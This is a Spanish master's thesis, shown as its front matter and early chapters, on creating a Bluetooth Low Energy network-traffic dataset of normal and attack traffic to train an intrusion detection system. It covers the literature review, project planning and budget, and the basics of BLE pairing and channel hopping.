



universidad
de león

Departamento de Matemáticas

MÁSTER UNIVERSITARIO DE INVESTIGACIÓN EN CIBERSEGURIDAD

Trabajo de Fin de Máster

**CREACIÓN DE DATASET DE TRÁFICO DE RED BASADO
EN LOS VECTORES DE ATAQUE DEL PROTOCOLO
802.15**

**CREATION OF NETWORK DATASET BASED ON
PROTOCOL 802.15 ATTACK VECTORS**

Autor: Adrián Fernández Álvarez
Tutor: Héctor Aláiz Moretón

(Febrero, 2022)

UNIVERSIDAD DE LEÓN
Escuela de Ingenierías Industrial, Informática y
Aeroespacial

MÁSTER EN INGENIERÍA INFORMÁTICA
Trabajo de Fin de Máster

ALUMNO: Adrián Fernández Álvarez

TUTOR: Héctor Alaiz Moretón

TÍTULO: Creación de dataset de tráfico de red basado en los vectores de ataque del protocolo 802.15

TITLE: Creation of network dataset based on protocol 802.15 attack vectors

CONVOCATORIA: Febrero, 2022

RESUMEN:

Los dispositivos IoT tienen cada vez más presencia en el mundo de la tecnología y en el ámbito doméstico, convirtiéndose en una preocupación desde el punto de vista de la seguridad de sus comunicaciones. Uno de los protocolos de comunicación más utilizados por estos dispositivos es Bluetooth (802.15.1), más concretamente en sus versiones de bajo consumo Bluetooth Low Energy. Este trabajo, desarrollado en el seno del grupo de investigación SECOMUCI, tiene como objetivo crear un dataset de tráfico de comunicación Bluetooth Low Energy bajo ataque para entrenar un IDS con técnicas de machine learning que sea capaz de predecir y prevenir estas amenazas. A lo largo del trabajo se expondrá un estudio teórico del funcionamiento del protocolo, una sección experimental donde se presentarán los ataques realizados al protocolo en un entorno simulado y, finalmente, el tráfico generado y cómo se ha obtenido.

ABSTRACT:

IoT devices are increasing their presence on technology and in home environment which causes an increment in concern from the point of view of the security of their communications. One of the most used protocols is Bluetooth (802.15.1), specifically in their low energy versions Bluetooth Low Energy. This project, developed in the SECOMUCI research group, has the goal of the creation of Bluetooth Low Energy traffic dataset to train an IDS through machine learning to predict and prevent those threats. Throughout the work, there will be presented a theoretical study of how protocol works, an experimental section where attacks are carried out on the protocol in a simulated environment and, finally, the generated traffic and how it has been obtained.

Palabras clave: Bluetooth Low Energy, seguridad, vectores de ataque, IoT, IDS, dataset

Firma del alumno:	VºBº Tutor/es:

Índice

Índice de figuras.....	viii
Índice de tablas	x
Glosario de términos	xi
Introducción	12
Estructura del trabajo.....	13
Repositorio.....	14
1. Análisis del problema	15
1.1. Contexto	15
1.2. Estado del arte.....	15
1.2.1. Metodología de investigación.....	15
1.2.2. Universo de estudio	16
1.2.3. Resultados	18
1.3. Objetivos del Proyecto.....	19
1.4. Cronograma de actuación	20
1.4.1. Creación de tareas.....	20
1.4.2. Planificación de tareas	21
1.5. Seguimiento del proyecto	22
1.6. Presupuesto	23
1.6.1. Costes materiales	23
1.6.2. Costes de personal	24
1.6.3. Costes totales	25
2. Estudio del protocolo 802.15.1	26
2.1. Pila de protocolos	26
2.2. Emparejamiento.....	27
2.3. Comunicación	29

2.4.	Seguridad	30
3.	Herramientas utilizadas	33
3.1.	Gatttool	33
3.2.	Arduino ESP32	33
3.2.2.	Instalación	33
3.3.	Ubertooth One	34
3.3.1.	Instalación	35
3.4.	Btlejack	37
3.4.4.	Instalación	37
3.5.	Btlejuice	38
3.5.4.	Instalación	39
3.6.	Wireshark	40
3.6.1.	Instalación	40
4.	Descripción del ataque en entorno simulado	41
4.1.	Interacción con dispositivos	41
4.2.	Escaneo de conexiones existentes	43
4.3.	Denegación de servicio	45
4.4.	Secuestro de una comunicación BLE	46
4.5.	Ataque de Man In The Middle	49
5.	Creación de dataset	52
5.1.	Sniffing	52
5.1.1.	Utilizando Btlejack	52
5.1.2.	Utilizando Ubertooth	55
5.2.	Dataset de tráfico legítimo	56
5.3.	Dataset de tráfico bajo ataque	57
6.	Replicación de ataque en entornos reales	58
6.1.	Pruebas realizadas	58

6.2.	Herramientas adicionales	62
6.2.1.	Crackle	62
6.2.2.	Tráfico desde el interior de la red.....	63
6.3.	Resultados.....	64
7.	Conclusiones.....	66
7.1.	Trabajos futuros.....	67
	Lista de referencias	68
	Anexo 1: Código de la placa Arduino ESP32.....	73

Índice de figuras

Figura 1.1: Fases de la metodología SLR	16
Figura 1.2: Diagrama de Gantt.	22
Figura 2.0.1: Pila de protocolos de Bluetooth Low Energy.....	27
Figura 2.0.2: Garbelini, M.E., Wang, C., Chattopadhyay, S., Sun, S., & Kurniawan, E. (2020). Message exchanges during BLE connection process (Figura) [7].	29
Figura 2.0.3: Tosi, J., Taffoni, F., Santacatterina, M., Sannino, R., & Formica, D. (2017). GATT data hierarchy. (Figura). [2].	30
Figura 3.1: Dispositivo Ubertooth [35]	35
Figura 3.2: Espectro de onda de BLE.	37
Figura 3.3: Melamed, Tal. (2018). Practical man-in-the-middle architecture for BLE (Figura). [36]	38
Figura 4.1: Escaneo de dispositivos BLE a través de hcitool	41
Figura 4.2: Conexión a la placa de Arduino a través de Gatttool.	42
Figura 4.3: Listar servicios y características a través de Gatttool.....	42
Figura 4.4: Lectura y escritura a través de Gatttool.....	43
Figura 4.5: Instalación del firmware de Btlejack en las placas Micro::Bit.	44
Figura 4.6: Escaneo de conexiones existentes a través de Btlejack.	44
Figura 4.7: Cauquil, D. (2021). Jamming an existing connection. (Figura). [16].	45
Figura 4.8: Jamming a conexión BLE con Btlejack.	46
Figura 4.9: Cauquil, D. (2021). Hijacking an existing connection. (Figura). [16].	46
Figura 4.10: Hijacking a una conexión BLE a través de btlejack.	47
Figura 4.11: Inyección de comandos a una conexión BLE secuestrada a través de Btlejack.....	48
Figura 4.12: Escritura en servicio de una conexión secuestrada a través de Btlejack.....	48
Figura 4.13: Preparación del proxy de Btlejuice.	49
Figura 4.14: Preparación del dispositivo que simulará la placa de Arduino en Btlejuice.....	50

Figura 4.15: Scanning de la placa de Arduino simulada.	50
Figura 4.16: Conexión a la placa de Arduino simulada.	51
Figura 4.17: Interfaz gráfica de Btlejuice.	51
Figura 5.1: Sniffing de una conexión existente a través de Btlejack.....	53
Figura 5.2: Captura de paquete connection request con Btlejack.	54
Figura 5.3: Tráfico captado por Btlejack en Wireshark.	55
Figura 5.4: Sniffing a través de Ubertooth.	55
Figura 5.5: Tráfico captado por Ubertooth en Wireshark.....	56
Figura 6.1: Paquete connection request de la pulsera.	59
Figura 6.2: Captura de mensajería WhatsApp.	59
Figura 6.3: Captura de funcionalidad "Alert" de la pulsera Mi Band.	60
Figura 6.4: Servicios y características de la pulsera Mi Band.	60
Figura 6.5: Rechazo de ataque de replicación en pulsera inteligente.	61
Figura 6.6: Man In The Middle en pulsera inteligente.....	62
Figura 6.7: Captura de paquete connection request de la pulsera inteligente.	63

Índice de tablas

Tabla 1: Costes materiales.	24
Tabla 2: Costes de personal.	24
Tabla 3: Costes totales.	25

Glosario de términos

Ciberseguridad: Ciencia que estudia la defensa desde el punto de vista de la informática en un espacio virtual.

SECOMUCI: Seguridad y Conocimiento en el Mundo Cibernético. Es el grupo de investigación sobre el que se desarrolla este trabajo.

IoT: Internet of Things (internet de las cosas). Describe una red formada por dispositivos físicos con capacidad de procesamiento que se comunican entre sí intercambiando información.

IDS: Intrusion Detection System (Sistema de detección de intrusiones). Es una herramienta que se utiliza para detectar actividad no deseada en una red de comunicación.

BLE: Bluetooth Low Energy (Bluetooth de bajo consumo).

MAC: Media Access Control (Control de acceso al medio). Identificador de la interfaz de red de un dispositivo.

ATT: Attribute Protocol (protocol de atributos). Protocolo de alto nivel de BLE en el que se leen y escriben valores.

GATT: Generic Attribute Profile (perfil de atributos genéricos). Agrupación de servicios ATT en Bluetooth Low Energy.

ASCII: American Standard Code for Information Interchange (código estandar americano para intercambio de información).

MITM: Man In The Middle (hombre en el medio). Ataque a una comunicación el cual consiste en colocar un dispositivo en medio de la comunicación punto a punto a modo de intermediario con capacidad de interceptar y manipular la información.

DoS: Denial of Service (denegación de servicio). Ataque que tiene como objetivo imposibilitar una función el sistema.

Introducción

El uso de dispositivos IoT (*Internet Of Things*) en el ámbito doméstico se ha incrementado exponencialmente en los últimos años. Estos dispositivos transmiten todo tipo de información, desde la lectura de un sensor de temperatura hasta la retransmisión de una llamada telefónica a través de diferentes protocolos de comunicación.

Los dispositivos IoT surgieron con la intención de ofrecer a los usuarios servicios que automaticen tareas domésticas de forma sencilla y barata. El número estimado de dispositivos IoT para 2025 es de 75,44 billones [10], cifra que no deja lugar a dudas de que es un campo de la tecnología en auge y con grandes vías de investigación.

Estos dispositivos se caracterizan por el uso de diferentes protocolos que forman una red de comunicaciones entre sí con un propósito en concreto. Estos protocolos son muy variados [6], algunos cuyo funcionamiento se encuentra sobre el protocolo 802.11 como MQTT (*Message Queue Telemetry Transport*) [17] o CoAP (*Constrained Application Protocol*) [18] y otros con su propio estándar como 6LoWPAN (*IPv6 over Low power Wireless Personal Area Networks*) [19], ZigBee [20], RFID (*Radio Frequency Identification*) [21], NFC (*Near-field Communication*) [22], SigFox [23] o Z-Wave [24]. Dentro de los protocolos que funcionan bajo su propio estándar y en el que se va a centrar este trabajo se encuentra Bluetooth (802.15.1) [9], surgido en mayo de 1998 y en continuo desarrollo.

Actualmente, la tecnología utilizada por Bluetooth se denomina BLE (*Bluetooth Low Energy*), teniendo su aparición en la versión 4.0 del protocolo 802.15.1 y continuando hasta la actualidad con la familia de versiones 5.0. La tecnología *Low Energy* permite mantener las mismas especificaciones que la tecnología *Bluetooth Classic* pero con un menor consumo de energía, facilitando la implementación en dispositivos IoT con poca capacidad de procesamiento y baterías más pequeñas.

El protocolo 802.15.1 no es de los más sencillos de atacar [25], tanto por su propio funcionamiento y las medidas de seguridad que implementa [26] como por

su rango de alcance y material necesario para ello. Además, el supervisor de la comunicación puede implementar medidas preventivas de ataque [27]

En este trabajo se llevarán a cabo una serie de ataques sobre el protocolo a través de distintas herramientas con la intención de crear un dataset de tráfico de red que contenga trazas de comunicación legítima y comunicación bajo ataque.

Estructura del trabajo

El presente trabajo consta de los siguientes capítulos y anexos:

- Capítulo 1: Análisis del problema. Se analizará el contexto del problema, concretando el estado del arte, la justificación, los objetivos del trabajo, la metodología utilizada para la investigación y la organización que se ha seguido para realizarlo.
- Capítulo 2: Estudio del protocolo 802.15.1. Se estudiará y analizará el protocolo 802.15.1 para establecer las bases teóricas de su funcionamiento y entender posteriormente los ataques realizados y las trazas recogidas.
- Capítulo 3: Herramientas utilizadas. Se describirán las herramientas utilizadas para atacar y recopilar tráfico de las comunicaciones Bluetooth.
- Capítulo 4: Descripción del ataque en entorno simulado. Se llevarán a cabo diferentes ataques con las herramientas expuestas en el apartado anterior sobre una comunicación simulada.
- Capítulo 5: Creación de dataset. Se expondrán las técnicas de recolección de datos y cómo se han llevado a cabo para la obtención del dataset.
- Capítulo 6: Replicación de ataque en entornos reales. Se analizará el alcance de este trabajo en entornos no simulados.
- Capítulo 7: Conclusiones. Se resumirán los objetivos conseguidos y las respuestas obtenidas a lo largo del trabajo.
- Anexo 1. Código de la placa Arduino ESP32

Repositorio

Con el fin de preservar la memoria y los *scripts* utilizados para el desarrollo del trabajo, se ha creado un repositorio de GitHub que recogerá el presente documento y todo el código utilizado tanto en el presente como en futuras continuaciones. El repositorio está disponible en <https://github.com/aferna21/TFM>.

1. Análisis del problema

En este capítulo se profundizará en el contexto del problema de investigación planteado.

1.1. Contexto

Este proyecto se desarrolla en el seno del grupo de investigación SECOMUCI (Seguridad y Conocimiento en el Mundo Cibernético) como parte de una tesis doctoral que consiste en la creación de un IDS (Intrusion Detection System) para dispositivos IoT. Este sistema de detección de intrusiones consistirá en un modelo de *Machine Learning* entrenado con datasets de tráfico etiquetado de diferentes protocolos bajo ataque.

1.2. Estado del arte

El estado del arte de una investigación comprende el conjunto de conocimiento existente de la materia a investigar en un periodo concreto de tiempo. Para este trabajo, buscaremos los ataques realizados al protocolo BLE incluyendo el ataque de *sniffing*, a través del cual recolectaremos las trazas de comunicación necesarias para crear el dataset.

1.2.1. Metodología de investigación

Para conocer el estado del arte del proyecto seguiremos la metodología SLR [28] propuesta por Kitchenham [29], propia de una revisión sistemática. De forma resumida, la estrategia que propone esta metodología se centra en sus fases, las cuales se pueden ver en la *Figura 1.1*.




Figura 1.1: Fases de la metodología SLR

El tipo de estudio sobre el que se realizará la investigación será cualitativo, puesto que la consistirá en exponer la información recopilada de forma descriptiva, sin ser cuantificada o analizada estadísticamente.

1.2.2. Universo de estudio

El universo de estudio que se utilizará serán las bases de datos de artículos científicos *Scopus*, *Web of Science*, *Google Scholar* y *ResearchGate*.

1.2.2.1. Planificación de la revisión

Esta sección se centra en validar el protocolo de revisión que se utilizará para el estado del arte. Se buscará información que pueda responder a las siguientes preguntas de investigación:

- P1: ¿Qué vulnerabilidades existen actualmente en el protocolo BLE?
- P2: ¿A través de qué técnicas pueden ser explotadas?
- P3: ¿Qué materiales necesitamos para atacar al protocolo BLE?

1.2.2.2. Búsqueda de información

Teniendo establecidas las bases de datos a utilizar, la búsqueda de información se orientará a artículos libres o de revistas a las que se tenga acceso con la cuenta institucional de la Universidad de León.

Las palabras clave, o *keywords*, que serán utilizadas para la búsqueda son las siguientes:

- KW1: Bluetooth Low Energy
- KW2: Vulnerability
- KW3: Attack
- KW4: Sniffing
- KW5: Man In The Middle
- KW6: Denial Of Service

Toda la búsqueda de palabras clave deberá ir necesariamente con la primera, puesto que se buscan ataques al protocolo BLE.

Los criterios de inclusión y exclusión que se seguirán son los siguientes:

- CI1: El artículo habla sobre la versión *Low Energy* de Bluetooth
- CI2: El artículo hace una revisión sobre las vulnerabilidades de BLE
- CI3: El artículo contiene experimentos de ataques a BLE

- CE1: El artículo no está escrito en inglés ni en español
- CE2: El artículo está restringido y no se puede acceder a él legítimamente
- CE3: El artículo no contiene información técnica
- CE4: El artículo contiene soluciones que no son de código o hardware abierto.

Habiendo establecido las bases de datos a consultar, las palabras clave de los artículos que se van a valorar y los criterios de inclusión y exclusión de los mismos, se puede proceder al análisis de los datos y la extracción de información.

1.2.2.3. *Análisis de la información almacenada*

El análisis de los datos será realizado de forma manual, teniendo en cuenta las preguntas de investigación planteadas. Para ello, se ha de leer el artículo entero y en profundidad comprobando que cumple con los objetivos de la investigación y que no se salta ningún criterio de exclusión.

Se han encontrado limitaciones por artículos que contienen soluciones privadas. Hay autores que para atacar al protocolo BLE han optado por soluciones cuyo código o componentes de hardware no comparten; o soluciones de código abierto con modificaciones en el *software* o *firmware* que impiden reproducir la solución.

1.2.3. Resultados

Finalmente, aplicar los criterios de búsqueda descritos en la metodología, se utilizarán los siguientes artículos como base para el estado del arte del proyecto:

- La información contenida en [30] proviene de una investigación realizada por un alumno en la Universidad de Tufts. Analiza tres modos de seguridad del protocolo BLE en base a la sincronización entre los dispositivos que se van a comunicar. Además, contrasta estos modos de

securizar la conexión con los ataques de *sniffing*, *Man in the Middle* y *Denial of Service*.

- El artículo [31] hace una revisión de las vulnerabilidades de Bluetooth a partir de las amenazas NIST (*National Institute of Standard and Technology*) que hace hincapié en los ataques de *sniffing*, *Man In The Middle*, *fuzzing* (escritura de valores inválidos en los servicios que ofrece un dispositivo BLE), *Denial of Service* y *cracking* de conexiones encriptadas.
- El artículo [32] simula una conexión en un entorno controlado entre dos dispositivos maestro y esclavo y realiza un ataque de *sniffing* a través de un dispositivo de código y hardware abierto denominado Ubetooth One. Además, el autor implementa dos algoritmos que permiten al *sniffer* predecir por qué canales va a realizarse la comunicación a partir de los parámetros *hop increment* y *channel map*.
- El artículo [33] explica al lector cómo instalar y utilizar Ubetooth One para hacer *sniffing* de conexiones BLE. Además, si el tráfico que recoges está encriptado, explica la existencia de una herramienta, llamada Crackle, que permite romper la encriptación de dicho tráfico. El autor también analiza el tráfico interceptado con la herramienta Wireshark.
- El libro [34] contiene un apartado llamado “*An active Man-In-The-Middle attack on Bluetooth Smart Devices*” que explica tanto de forma teórica como de forma práctica cómo funciona un ataque de *Man in The Middle* a una conexión Bluetooth Low Energy. Enumera dos herramientas para realizar este ataque, GATTacker y BtleJuice. Posteriormente, utiliza la última y realiza el experimento de atacar una conexión.

1.3. Objetivos del Proyecto

El objetivo principal de este proyecto es la creación de un dataset de tráfico del protocolo Bluetooth Low Energy que sirva para entrenar un sistema IDS con herramientas de *Machine Learning* capaz de detectar y prevenir ataques en tiempo real.

El estudio del estado del arte ha servido para explotar las vulnerabilidades del protocolo y decidir qué ataques pueden ser útiles a la hora de poder ser correctamente etiquetados en las trazas extraídas de la comunicación atacada. Esos ataques tienen también que estar al alcance de este proyecto, tanto por material requerido como por soluciones “privadas”.

A grandes rasgos, los objetivos de este proyecto se pueden enumerar en lo siguiente:

- 1) Obtención de conocimiento necesario del protocolo Bluetooth Low Energy para entender sus vulnerabilidades.
- 2) Creación de un entorno de trabajo que conste de una comunicación Bluetooth Low Energy entre dos dispositivos.
- 3) Explotación de las vulnerabilidades recogidas en el estado del arte sobre el entorno creado.
- 4) Recolección de tráfico de red legítimo y bajo ataque para la creación del dataset.

1.4. Cronograma de actuación

En este apartado se expondrá cómo se ha organizado el tiempo de trabajo para llevar a cabo su realización.

1.4.1. Creación de tareas

Para un mejor rendimiento y seguimiento del proyecto, se ha dividido en las siguientes tareas:

- 1) Análisis del problema. Investigar y comprender el contexto y el estado actual de la investigación en torno a la seguridad del protocolo BLE y los ataques que se puede realizar sobre él.
 - a. Búsqueda de información.

- b. Selección de información.
 - c. Extracción de información.
- 2) Estudio del protocolo 802.15.1: Estudiar los detalles de funcionamiento del protocolo, siendo estos la pila de protocolos, el emparejamiento entre dos dispositivos, la comunicación y la seguridad que presenta.
- 3) Adquisición de herramientas y preparación del entorno: Obtener y configurar las herramientas necesarias para llevar a cabo los ataques al protocolo y la recolección de tráfico.
 - a. Planificación del ataque.
 - b. Adquisición de herramientas.
 - c. Preparación del entorno.
- 4) Ejecución del ataque: Utilizando las herramientas adquiridas y sobre el entorno preparado, llevar a cabo los ataques planificados al protocolo BLE y documentar los resultados.
- 5) Recolección de tráfico: Utilizando técnicas de sniffing, recolectar tráfico generado en las pruebas realizadas para la creación del dataset.
 - a. Recolección de tráfico.
 - b. Etiquetado de tráfico.
- 6) Conclusiones: Analizar los resultados de la investigación y de las pruebas y presentar conclusiones y recomendaciones. También se estudiará el impacto de los ataques realizados en un entorno más real.
- 7) Escritura y presentación del trabajo, revisión final y envío.

1.4.2. Planificación de tareas

El trabajo da comienzo el 5 de septiembre de 2022 y finaliza el 1 de febrero de 2023. Para realizar la planificación del trabajo se ha realizado un diagrama de Gantt que refleja la fecha de comienzo y de fin de las tareas expuestas en el apartado anterior:




Figura 1.2: Diagrama de Gantt.

1.5. Seguimiento del proyecto

El seguimiento del proyecto se ha basado en reuniones entre el autor y su tutor, variando éstas en función de la fase (tarea) del proyecto en el que se encuentra:

- Fase 1: En esta fase se realizaron dos reuniones. Al ser la fase de sentar las bases de los objetivos y el alcance del proyecto, la primera tuvo reunión al principio, antes de realizar el estado del arte, y al final.
- Fase 2: Esta fase tiene como objetivo el conocimiento, por parte del autor, del protocolo BLE, por lo que no hubo reuniones de seguimiento hasta la penúltima semana de la misma, donde se discutió qué conocimientos se tenían y cuales podían faltar.
- Fase 3: La primera semana de esta fase se realizó una reunión para, en función del estado del arte y los ataques vistos, comprar material necesario para replicarlos. Esta reunión tuvo lugar antes de la ocurrida en la fase 2. Posteriormente, se tuvieron reuniones cada dos semanas para actualizar el estado del entorno sobre el que se desarrollará el trabajo.
- Fases 4 y 5: Se han aglutinado estas dos fases puesto que recoge la parte más técnica del trabajo. Por ello, la frecuencia de las reuniones ha aumentado a una semanalmente, en la que el tutor ha guiado al autor en la ejecución de las pruebas y recolección de resultados.
- Fase 8: Durante esta fase se ha mantenido la frecuencia de reuniones anterior puesto que la fecha de finalización y entrega del trabajo es muy

cercana y el autor necesita de soporte a la hora de exponer toda la información y resultados obtenidos.

1.6. Presupuesto

A continuación, se procederá a desarrollar el presupuesto para el desarrollo del trabajo, siendo desglosado en costes materiales y de personal.

1.6.1. Costes materiales

Los materiales utilizados para la realización de este proyecto han sido los siguientes:

- Ordenador portátil Lenovo IdeaPad 700-15ISK, con un precio neto de 749€ en su momento de compra.
- Sniffer Bluetooth Low Energy Ubertooth One, adquirido por un precio de 60€.
- Raspberry Pi 3B+ con Bluetooth Low Energy integrado, adquirida a un precio de 101,22€.
- Placa de Arduino ESP32, con un precio neto de 10.99€
- Tres placas BBC Micro:Bit, adquiridas por 23.95€ cada una.

Material	Precio	Unidades	Total
Lenovo IdeaPad 700-15ISK	749€	1	749€
Ubertooth One	60€	1	60€
Raspberry Pi 3B+	101,22€	1	101,22€
Arduino ESP32	10,99€	1	10,99€
BBC Micro:Bit	23,95€	3	71,85€
TOTAL			993,06€

Tabla 1: Costes materiales.

1.6.2. Costes de personal

El proyecto ha sido llevado a cabo por un único investigador. Su duración ha comprendido un total de 22 semanas, dedicando un tiempo total de 20 horas semanales. El precio de la hora se ha fijado en 16,422€ brutos. En la siguiente tabla se pueden ver el coste de dicho investigador para este proyecto, desglosado por horas en función de la fase del proyecto:

Tarea	Horas	Precio de la hora	Coste total
Análisis del problema	50h	16,422€	821,10€
Estudio del protocolo 802.15.1	30h	16,422€	492,66€
Preparación del entorno	90h	16,422€	1477,98€
Ejecución del ataque	86h	16,422€	1412,29€
Recolección de tráfico	70h	16,422€	1149,54€
Análisis de los resultados	28h	16,422€	459,82€
Redacción del documento	80h	16,422€	1313,76€
TOTAL	434h	16,422€	7126,28€

Tabla 2: Costes de personal.

1.6.3. Costes totales

El coste total del proyecto se sitúa en los 8119,34€.

Costes	Precio
Materiales	993,06€
Humanos	7126,28€
TOTAL	8119,34€

***Tabla 3:** Costes totales.*

2. Estudio del protocolo

802.15.1

Bluetooth Low Energy es una tecnología del protocolo 802.15.1 surgida en 2010 en su versión 4.0 [1]. La evolución de la tecnología *Bluetooth Classic (BD/EDR Bluetooth)* hacia BLE tiene su objetivo en reducir el consumo de energía en las comunicaciones manteniendo el rango de distancia entre ellas y el grado de fiabilidad de las mismas.

2.1. Pila de protocolos

La pila de protocolos es el conjunto de los protocolos que conforman la comunicación BLE organizados en diferentes capas y ordenados de forma que el anterior se comunica con el siguiente (y viceversa) a través de servicios. La pila de protocolos de *Bluetooth Low Energy* (ver *Figura 2.1*) está dividida en cuatro secciones [2]:

- *Application profiles and Services*: es la capa más alta, con la que interacciona el usuario. Contiene los servicios que ofrece el dispositivo, encapsulados en perfiles.
- *Host*: en las diferentes capas de esta sección se forman los paquetes *Bluetooth Low Energy* correspondientes a las distintas funcionalidades del protocolo. Esta sección será desarrollada más adelante, en el apartado de comunicación.
- *HCI (Host Controller Interface)*: es la capa que se encarga de comunicar la parte lógica de BLE (los paquetes Bluetooth formados) con la parte física (la información que se transmite por el medio) [3].
- *Physical Layer*: Es la capa a más bajo nivel de la pila de protocolos. Estos protocolos se encargan de codificar los paquetes BLE a cadenas binarias

que se transmiten por el aire a modo de ondas. BLE opera en un rango de frecuencias entre 2.4000 GHz y 2.4835 GHz, divididos en 40 canales de 1 MHz cada uno. Los 37 primeros canales están destinados a la transmisión de datos y los 3 últimos al establecimiento de conexión entre dos dispositivos.




Figura 2.0.1: Pila de protocolos de Bluetooth Low Energy

2.2. Emparejamiento

El emparejamiento en BLE [4] es el conjunto de acciones a través de las cuales un dispositivo empieza el proceso de comunicación con otro garantizando la fiabilidad e integridad de los datos transmitidos. Esta comunicación comienza con una actividad denominada *broadcasting*, donde intervienen dos agentes diferentes; el dispositivo *broadcaster*, el cual está abierto a establecer una comunicación y esperando para ello y el dispositivo *observer*, el cual busca dispositivos abiertos a conexión. El proceso por el cual estos dispositivos se conectan es el siguiente (ver Figura 2.2):

- 1) El *broadcaster* emite paquetes *advertisement* al medio por los canales de frecuencia reservados para ello (canales 37, 38, 39). Estos paquetes contienen la información necesaria sobre el dispositivo para que otro se pueda conectar con él
- 2) El *observer* está escuchando en los canales dedicados los paquetes *advertisement* y envía un paquete *scan request* al *broadcaster* para pedirle más información sobre quién es y establecer una comunicación.
- 3) El *broadcaster* responde con un paquete *scan response*
- 4) El *observer* responde al *broadcaster* con un paquete *connect request*, el cual incluye la información relativa a cómo va a ser la comunicación. En este punto, la conexión ya está establecida y ambos dispositivos pueden comenzar a intercambiar datos.

En la práctica, al dispositivo *broadcaster* lo denominaremos dispositivo periférico y al *observer* dispositivo central.

En el paquete *connect request* se envían dos datos indispensables para seguir una conexión Bluetooth: el *channel map* y el *hop increment*. BLE utiliza la técnica de espectro expandido de FHSS (*Frequency Hopping Spread Spectrum*) [5] que consiste en transmitir la información a través de distintos canales con un patrón de salto acordado entre emisor y receptor. El algoritmo de salto sigue la siguiente fórmula:

$$\text{Canal} = (\text{canal} + \text{hop increment}) \bmod 37.$$

El dato *hop increment* se envía en el paquete *connect request*. El *channel map* es una traza de 40 bits (correspondientes a los 40 canales que utiliza BLE) que indicará qué canales se van a utilizar para la comunicación, marcando a 1 los utilizados y a 0 los no utilizados. Si el algoritmo de salto da como resultado un canal no disponible para la comunicación, hay otro algoritmo denominado *channel remapping* [6] encargado de encontrar uno disponible.




Figura 2.0.2: Garbelini, M.E., Wang, C., Chattopadhyay, S., Sun, S., & Kurniawan, E. (2020). Message exchanges during BLE connection process (Figura) [7].

2.3. Comunicación

La comunicación entre dos dispositivos BLE se lleva a cabo a través de los protocolos ATT (*Attribute protocol*) y GATT (*Generic Attribute Protocol*) (ver Figura 2.3)

- ATT: Protocolo que tiene arquitectura de cliente / servidor. Su funcionamiento radica en que pone a disposición del servidor un conjunto de atributos a los que puede acceder un cliente con el que haya establecido la conexión. Cada atributo posee los siguientes campos:
 - *Handle*: identificador del atributo de 16 bits que no puede ser vacío
